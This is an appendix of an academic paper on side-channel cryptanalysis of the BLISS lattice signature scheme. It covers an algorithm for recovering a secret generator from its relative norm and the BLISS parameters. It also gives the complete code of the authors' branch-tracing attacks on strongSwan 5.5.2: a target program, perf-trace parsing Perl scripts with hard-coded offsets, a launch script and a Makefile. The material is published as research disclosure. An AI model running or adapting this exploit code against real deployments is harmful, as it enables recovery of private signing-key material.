We then treat the case of the primes $(q_j)_j$ congruent to 3 modulo 4. Let q_j one of those prime appearing in the factorization of $\mathcal{N}(f)$. In order to fall back on the cases described in section A.2.2, we need to construct a real ideal $\mathfrak{R}$ of norm $q_j^{\alpha_j}$ dividing the principal ideal generated by the relative norm $(f \cdot \bar{f})$. This is simply the sum of the latter ideal with the principal ideal generated by the element $q_j^{\alpha_j} \in \mathbb{Z}[\zeta]$. As in A.2.2 we construct a principal $\mathfrak{I}_{q_j}$ of norm $q_j^{\alpha_j}$ dividing (f). Performing this construction on every prime q_j and denoting by $\mathfrak{R}$ the product of each freshly obtained $\mathfrak{I}_{q_j}$, ensures that the principal ideal $\mathfrak{R}$ is a divisor of the ideal (f) above $\prod_j q_j^{\alpha_j} = \frac{\mathcal{N}(f)}{2^{\alpha_2} \cdot \prod_i p_i^{\alpha_i}}$.

Finally, we deal with the power of two appearing in the norm. The reasoning is similar to what happens in Section A.3: the prime power principal ideal $\mathfrak{D} = (1 + \zeta_m)^{\alpha_2}$ is a divisor of (f) above 2^{α_2}.

It is now time to reconstruct candidate ideals from these three parts. Multiplying each of the $\prod_i (1 + \alpha_i)$ candidates obtained from the $(p_i)_i$ with the principal ideal $\mathfrak{R} \cdot \mathfrak{D}$ yields an candidate ideal of norm $\mathcal{N}(f)$. Eventually, taking the sum with the ideal $(f \cdot \bar{f})$ gives then a list of $\prod_i (1+\alpha_i)$ ideals satisfying the norm equation, with the guarantee that at least one of them is principal. The final step of the algorithm is then unchanged: finding the generator of the principal ideal by the use of Gentry-Szydlo. A method of reducing the running time of this final phase is to process all possible candidate ideals in parallel and stops as soon as one of the process returns a generator. The full outline of the algorithm is given in Figure 12.

A.4.1 Remarks on complexity. Performing operations on ideals in a n-dimensional number field is polynomial in n, since when working with HNF representation of ideals, the computations of sum, product or intersections of ideals boils down to basic linear algebra computations and calls to an HNF oracle, which is known to be polynomial in the dimension (see for instance Chapter 3 to 5 of [9] for a complete introduction to computations with ideals). As early mentioned by Dedekind in [12], computing the decomposition

Figure 12: Generalized Howgrave-Graham-Szydlo algorithm.

Input Relative norm $f \cdot \bar{f}$.
Output Algebraic integer α such that $\alpha \cdot \bar{\alpha} = f \cdot \bar{f}$.

(1) Compute the norm $\mathcal{N}(f)$ as $\sqrt{\mathcal{N}(f \cdot \bar{f})}$
(2) Factor $\mathcal{N}(f)$ in prime product $\prod_i p_i^{\alpha_i}$
(3) **for each** p_i such that $p \equiv 3 \bmod 4$ **do**
(4) Split the ideal $(f \cdot \bar{f}) + (p_i^{\alpha_i})$ of $\mathbb{Z}[\zeta_m]$ in primes: $\prod_j \mathfrak{p}^{e_j}$
(5) $\mathfrak{I}_{p_i} \leftarrow \prod_j \mathfrak{p}^{e_j/2}$
(6) **end for**
(7) $\mathfrak{R} \leftarrow \prod_{p_i \equiv 3[4]} \mathfrak{I}_{p_i}$
(8) $\mathfrak{D} \leftarrow (1 + \zeta)^{\alpha_2}$
(9) **for each** p_i such that $p \equiv 1 \bmod 4$ and $\alpha_i = 1$ **do**
(10) Split (p_i) in $\mathbb{Z}[i]$ as $(a + ib), (a - ib)$
(11) Lift $(a + ib), (a - ib)$in $\mathbb{Z}[\zeta]$
(12) $\mathfrak{a}_+ \leftarrow (a + ib) + (f \cdot \bar{f})$
(13) $\mathfrak{a}_- \leftarrow (a - ib) + (f \cdot \bar{f})$
(14) $C_{p_i} \leftarrow \{\mathfrak{a}_+, \mathfrak{a}_-\}$
(15) **end for**
(16) **for each** p_i such that $p \equiv 1 \bmod 4$ and $\alpha_i > 1$ **do**
(17) Factor $(f \cdot \bar{f}) + (p_i^{\alpha_i})$ as $\prod_j \mathfrak{p}_j^{t_j}$.
(18) **for each** $(\mathfrak{p}_j, \bar{\mathfrak{p}_j})$ of the decomposition **do**
(19) $C_{p_i,(\mathfrak{p}_j,\bar{\mathfrak{p}_j})} \leftarrow \{\mathfrak{p}_j^{t_j}, \cdots, \mathfrak{p}_j^{k} \cdot \bar{\mathfrak{p}_j}^{t_j - k}, \cdots, \bar{\mathfrak{p}_j}^{t_j}\}$
(20) **end for**
(21) $C_{p_i} \leftarrow \{\prod_{\mathfrak{b} \in B} \mathfrak{b} \quad | \quad B \in \prod_j C_{p_i,(\mathfrak{p}_j,\bar{\mathfrak{p}_j})}\}$
(22) **end for**
(23) **for each** $A \in \prod_{p_i \equiv 1[4]} C_{p_i}$ **do**
(24) $\mathfrak{I} \leftarrow \mathfrak{R}\mathfrak{D} \cdot \prod_{\mathfrak{b} \in A} \mathfrak{b}$
(25) **if** `Gentry-Szydlo` $(\mathfrak{I}, f \cdot \bar{f})$ outputs $\alpha \in \mathbb{Z}[\zeta]$ **then**
(26) **return** α
(27) **end if**
(28) **end for**

in prime ideals of a given prime[7] boils down to factor the defining polynomial of the field Φ_m modulo p, which can be efficiently performed by the Cantor-Zassenhaus algorithm or Berlekamp algorithm [52].

As pointed out in [24] the Gentry-Szydlo algorithm runs in polynomial time in the dimension of the field.

A.5 Estimation of the algebraic norm of secrets

Let $\mathbf{s}$ be one of the secret elements $\mathbf{s}_1, \mathbf{s}_2$. Note that $\mathcal{N}(\mathbf{s})$ is equal to the resultant of $\mathbf{s}$ (explicitly, the lift of $\mathbf{s}$ in $\mathbb{Z}[X]$ from its representation in $\mathbb{Z}[\zeta] \simeq \mathbb{Z}[X]/(\Phi_n(X))$) and $\Phi_n(X) = X^n + 1$ the $2n$-th cyclotomic polynomial. A classical bound on univariate resultant (see [7] for instance) coming from Hadamard inequalities on the Sylvester matrix, ensures that:

$$|\mathrm{res}(A, B)| \leq \|A\|_2^b \|B\|_2^a,$$

[7] In full generality, this is the case only when p does not divide the index $[O_{\mathbb{K}} : \mathbb{Z}[\alpha]]$ for $O_{\mathbb{K}}$ the ring of integers of $\mathbb{K}$ and α a primitive element of the number field $\mathbb{K}$. Since this index is always 1 for cyclotomic fields, the factorization can always be carried by the above-mentioned technique.

where $\deg(A) = a, \deg(B) = b$ and $\|.\|$ denotes classically the L_2 norm of the coefficients. Consequently, $|\mathcal{N}(\mathbf{s})| \leq 2^{\frac{n}{2}} \left(\sqrt{\delta_1^2 + 4\delta_2^2 n}\right)^n$, yielding directly that

$$\log |\mathcal{N}(f)| \leq \frac{n}{2} \left(\log(n\sqrt{\delta_1^2 + 4\delta_2^2}) + 1\right).$$

B FURTHER DETAILS ON BLISS

This appendix includes a description of the BLISS key generation and verification algorithms, provided in Figure 15, and for reference also includes the list of proposed BLISS parameters in Table 5

C CODE OF THE STRONGSWAN ATTACKS

This appendix presents the source code of our implementation of the branch tracing attacks of §3.4 and §4 against strongSwan. The target program is shown in Figure 16. The perl script that parses the output of the `perf` command for the rejection sampling attack is shown in Figure 17, and the shell script that runs the corresponding full attack is shown in Figure 18. As for the attack on the discrete Gaussian sampling, we describe the corresponding perl parser in Figure 20–21.

	n	q	(δ_1, δ_2)	σ	κ
BLISS-0	256	7681	$(0.55, 0.15)$	100	12
BLISS-I	512	12289	$(0.3, 0)$	215	23
BLISS-II	512	12289	$(0.3, 0)$	107	23
BLISS-III	512	12289	$(0.42, 0.03)$	250	30
BLISS-IV	512	12289	$(0.45, 0.06)$	271	39

Table 5: Parameter sets for BLISS proposed by the authors of [14]. The claimed security levels are of 60, 128, 128, 160 and 192 bits respectively.



Figure 13: Recovery of the generator f from its relative norm: Case $p \equiv 1 \bmod 4$.



Figure 14: Recovery of the generator f from its relative norm: Case $p \equiv 3 \bmod 4$.

function KeyGen()
    sample $\mathbf{f}, \mathbf{g} \in \mathcal{R} = \mathbb{Z}[\mathbf{x}]/(\mathbf{x}^n + 1)$, uniformly with $\lceil \delta_1 n \rceil$ coefficients in $\{\pm 1\}$, $\lceil \delta_2 n \rceil$ coefficients in $\{\pm 2\}$ and 0 otherwise
    $\mathbf{S} = (\mathbf{s}_1, \mathbf{s}_2)^T \leftarrow (\mathbf{f}, 2\mathbf{g} + 1)^T$
    if $N_\kappa(\mathbf{S}) \geq C^2 \cdot 5 \cdot (\lceil \delta_1 n \rceil + 4\lceil \delta_2 n \rceil) \cdot \kappa$ **then restart**
    $\mathbf{a}_q = (2\mathbf{g} + 1)/\mathbf{f} \bmod q$ (**restart** if $\mathbf{f}$ is not invertible)
    return $(pk = \mathbf{a}_1, sk = \mathbf{S})$ where $\mathbf{a}_1 = 2\mathbf{a}_q \bmod 2q$
end function

function Verify(μ, $pk = \mathbf{a}_1$, $(\mathbf{z}_1, \mathbf{z}_2^\dagger, \mathbf{c})$)
    if $\|(\mathbf{z}_1, 2^d \cdot \mathbf{z}_2^\dagger)\|_2 > B_2$ **then reject**
    if $\|(\mathbf{z}_1, 2^d \cdot \mathbf{z}_2^\dagger)\|_\infty > B_\infty$ **then reject**
    accept iff $\mathbf{c} = H(\lfloor \zeta \cdot \mathbf{a}_1 \cdot \mathbf{z}_1 + \zeta \cdot q \cdot \mathbf{c} \rceil_d + \mathbf{z}_2^\dagger \bmod p, \mu)$
end function

Figure 15: Description of the BLISS key generation and verification algorithms. We refer to the original paper for the definition of notation like ζ, N_κ and $\lfloor \cdot \rceil_d$, as they are not relevant for our purposes.

```c
#include <library.h>
#include <utils/debug.h>
#include <plugins/plugin_feature.h>
#include <plugins/bliss/bliss_private_key.h>
#include <plugins/bliss/bliss_public_key.h>
#include <unistd.h>

int main(int argc, char **argv)
{
        signature_scheme_t signature_scheme;
        private_key_t *privkey;
        public_key_t *pubkey;
        chunk_t msg, signature;
        char msg_str[] = "This is a test.";
        char *plugins, *plugindir;

        library_init("", "basic_sign");
        dbg_default_set_level(LEVEL_DIAG);

        plugins = lib->settings->get_str(lib->settings, "tests.load", PLUGINS);
        plugindir = lib->settings->get_str(lib->settings, "tests.plugindir", PLUGINDIR);
        plugin_loader_add_plugindirs(plugindir, plugins);
        lib->plugins->load(lib->plugins, plugins);

        lib->settings->set_bool(lib->settings, "%s.plugins.bliss.use_bliss_b", 0, lib->ns);

        signature_scheme = SIGN_BLISS_WITH_SHA2_256;
        msg = chunk_from_str(msg_str);

        printf("Generate private key.\n");
        privkey = lib->creds->create(lib->creds, CRED_PRIVATE_KEY, KEY_BLISS, BUILD_KEY_SIZE, BLISS_I, BUILD_END);

        printf("Extract public key from private key.\n");
        pubkey = privkey->get_public_key(privkey);

        sleep(10);

        printf("Sign the message: \"%s\".\n", msg_str);
        privkey->sign(privkey, signature_scheme, msg, &signature);

        printf("Verify the signature: ");
        if(pubkey->verify(pubkey, signature_scheme, msg, signature))
                printf("ok.\n");
        else
                printf("error!\n");
        free(signature.ptr);

        privkey->destroy(privkey);
        pubkey->destroy(pubkey);

        library_deinit();
        return 0;
}
```

Figure 16: The basic C program "`basic_sign`" linked against `libstrongswan` on which we perform branch tracing.

```
#!/usr/bin/perl

use strict;
use File::stat;

my $fh;
my $mapfile = "basic_sign.map";
my $data    = "perf.data";
my $script  = "perf-script.out";

open $fh, $mapfile or die "Cannot open map file";
my $line = <$fh>;
$line =~ /^([0-9a-f]+)-/ or die "Map file format incorrect";
close $fh;

my $baseaddr = hex($1);

# addresses of the main branching instructions in bernoulli_exp function
my $addr_entry = sprintf "%x", $baseaddr + 0x66f0;
my $addr_loopx = sprintf "%x", $baseaddr + 0x67c6;
my $addr_testx = sprintf "%x", $baseaddr + 0x674d;
my $addr_retrn = sprintf "%x", $baseaddr + 0x67ad;

my $addr_sign1 = sprintf "%x", $baseaddr + 0x2de3;
my $addr_sign2 = sprintf "%x", $baseaddr + 0x2f51;

if ( -e $script and -e $data and stat($data)->mtime > stat($script)->mtime ) {
    unlink $script;
}

open $fh, $script or open $fh, "perf script -F ip,addr 2>/dev/null | tee $script |";

my $bit;
my $x;

while( <$fh> ) {
    if( /$addr_entry/ ) {
        print "Enter bernoulli_exp";
        if( /$addr_sign1/ or /$addr_sign2/ ) {
            print " from the sign_bliss function";
        }
        print ". x = ";
        $bit = 1;
        $x = 0;
    }
    elsif( /$addr_loopx/ ) {
        $x = 2*$x + $bit;
        $bit = 1;
    }
    elsif( /$addr_testx/ ) {
        $bit = 0;
    }
    elsif( /$addr_retrn/ ) {
        $x = 2*$x + $bit;
        print "$x. Exit bernoulli_exp.\n";
    }
}

close $fh;
```

Figure 17: The perl script "`parse-perfdata.pl`" that parses the output of the `perf` command.

```
#!/bin/bash

TARGET=basic_sign
TARGETOBJ=.libs/lt-$TARGET
TARGETOUT=$TARGET.out
PARSEFILE=parse-perfdata.out

$TARGETOBJ &> $TARGETOUT &
TARGETPID=$!

until grep 'r-xp.*bliss.so' /proc/$TARGETPID/maps > $TARGET.map; do
    sleep 0.01;
done

echo "Running target '$TARGET' as PID $TARGETPID. Launching perf record."
perf record -e branches:u -c 1 -d -p $TARGETPID 2>/dev/null

echo "perf record complete. Parsing perf.data."
perl parse-perfdata.pl > $PARSEFILE

recovered_x=$(grep -F sign $PARSEFILE | tail -n 1 | grep -Eo '[1-9][0-9]+')
correct_sc=$(grep -F norm $TARGETOUT | tail -n 1 | grep -Eo '[1-9][0-9]+')
correct_m=46539

echo "Recovered x    : $recovered_x"
echo "Correct |Sc|^2 : $correct_sc"
echo "Should sum to  : $correct_m"

if [ $((recovered_x+correct_sc)) -eq $correct_m ]; then
    echo Success!;
else
    echo Failure.;
fi
```

Figure 18: The shell script "`run_exploit_rejection`" that launches the entire attack.

```
TARGET          = basic_sign
EXPLOIT         = run_exploit_rejection
STRONGSWANROOT  = $(HOME)/strongswan-5.5.2
CONFIGH         = $(STRONGSWANROOT)/config.h
LIBSTRONGSWANDIR= $(STRONGSWANROOT)/src/libstrongswan
LIBSTRONGSWAN   = $(LIBSTRONGSWANDIR)/libstrongswan.la
PLUGINDIR       = $(LIBSTRONGSWANDIR)/plugins
PLUGINS         = sha2 sha1 mgf1 random gmp bliss

CFLAGS  = -I$(LIBSTRONGSWANDIR) -I$(LIBSTRONGSWANDIR)/math/libnttfft
CFLAGS += -include $(CONFIGH) -g -O3
CFLAGS += -DPLUGINDIR="\"$(PLUGINDIR)\"" -DPLUGINS="\"$(PLUGINS)\""
CFLAGS += -Wall

.PHONY: all run clean
all: $(TARGET)
run: $(TARGET)
        ./$(TARGET) 2>/dev/null
        ./$(EXPLOIT)
clean:
        rm -f $(TARGET) $(TARGET).o $(TARGET).map $(TARGET).out *~
        rm -rf .libs/
        rm -f parse-perfdata.out perf.data perf.data.old perf-script.out

$(TARGET): $(TARGET).o
        libtool --mode=link gcc -g -o $@ $^ $(LIBSTRONGSWAN)
```

Figure 19: Makefile for the attack. The attack can be run with "`make run`".

```
#!/usr/bin/perl

use strict;
use File::stat;

my $fh;
my $mapfile = "basic_sign.map";
my $data    = "perf.data";
my $script  = "perf-script.out";

open $fh, $mapfile or die "Cannot open map file";
my $line = <$fh>;
$line =~ /^([0-9a-f]+)-/ or die "Map file format incorrect";
close $fh;

my $baseaddr = hex($1);

my %offsets  = (
    gaussian_to_pos_binary    => 0x697e,  gaussian_to_bernoulli_exp => 0x69f5,
    gaussian_return_true      => 0x6a3e,  gaussian_no_neg           => 0x6a56,
    gaussian_return           => 0x69d8,
    pos_binary_for_loop       => 0x690e,  pos_binary_return_true    => 0x6934,
    pos_binary_return         => 0x692c,  pos_binary_restart        => 0x6906,
    bernoulli_exp_for_loop    => 0x67c6,  bernoulli_exp_test_bit    => 0x674d,
    bernoulli_exp_return_full => 0x67d5,  bernoulli_exp_return      => 0x67ad,
);

open $fh, $script or die "Cannot open $script";

sub nextline {
    my $s = <$fh>;
    $s =~ /^ *([0-9a-f]+) => *([0-9a-f]+)$/ or die "Parse error";
    my ($source, $dest) = (hex($1) - $baseaddr, hex($2) - $baseaddr);
    return ($source, $dest);
}

sub parse_gaussian {
    my ($x, $zsq, $z);
    my ($ret, $neg) = (0,1);
    print "Entering parse_gaussian.\n";
    while(1) {
        my ($source, $dest) = nextline();

        if($source == $offsets{'gaussian_to_pos_binary'}) {
            print "  Jump to parse_pos_binary.\n";
            $x = parse_pos_binary();
            print "  Returned: x='$x'.\n";
        }
        elsif($source == $offsets{'gaussian_to_bernoulli_exp'}) {
            print "  Jump to parse_bernoulli_exp.\n";
            $zsq = parse_bernoulli_exp();
            print "  Returned: z^2-k^2x^2='$zsq'.\n";
            $zsq = $zsq + 254*254*$x*$x;
            $z   = sqrt($zsq);
            print "  Deduced: z='$z'.\n";
        }
        elsif($source == $offsets{'gaussian_return_true'}) {
            $ret = 1;
        }
        elsif($source == $offsets{'gaussian_no_neg'}) {
            $neg = 0;
        }
        elsif($source == $offsets{'gaussian_return'}) {
            my $res = undef;
            if($ret) {
                $res = $neg ? -$z : $z;
            }
            print "Exiting parse_gaussian with result: $res\n";
            return $res;
        }
    }
}
```

Figure 20: The perl script "`parse-perfdata-gauss.pl`" that parses the output of the `perf` command in the Gaussian sampling attack (continues to next page).

```
sub parse_pos_binary {
    my $i = 0;
    while(1) {
        my ($source, $dest) = nextline();
        if($source == $offsets{'pos_binary_for_loop'}) {
            $i = $i + 1;
        }
        elsif($source == $offsets{'pos_binary_return_true'}) {
            return $i;
        }
        elsif($source == $offsets{'pos_binary_return'}) {
            return undef;
        }
        elsif($source == $offsets{'pos_binary_restart'}) {
            $i = 0;
        }
    }
}

sub parse_bernoulli_exp {
    my ($bit, $x) = (1,0);
    while(1) {
        my ($source, $dest) = nextline();
        if($source == $offsets{'bernoulli_exp_for_loop'}) {
            $x = 2*$x + $bit;
            $bit = 1;
        }
        elsif($source == $offsets{'bernoulli_exp_test_bit'}) {
            $bit = 0;
        }
        elsif($source == $offsets{'bernoulli_exp_return_full'}) {
            return 2*$x + $bit;
        }
        elsif($source == $offsets{'bernoulli_exp_return'}) {
            return undef;
        }
    }
}

for(my $i=0; $i<1024; $i++) {
    parse_gaussian();
}

close $fh;
```

Figure 21: The perl script "`parse-perfdata-gauss.pl`" that parses the output of the `perf` command in the Gaussian sampling attack (continued).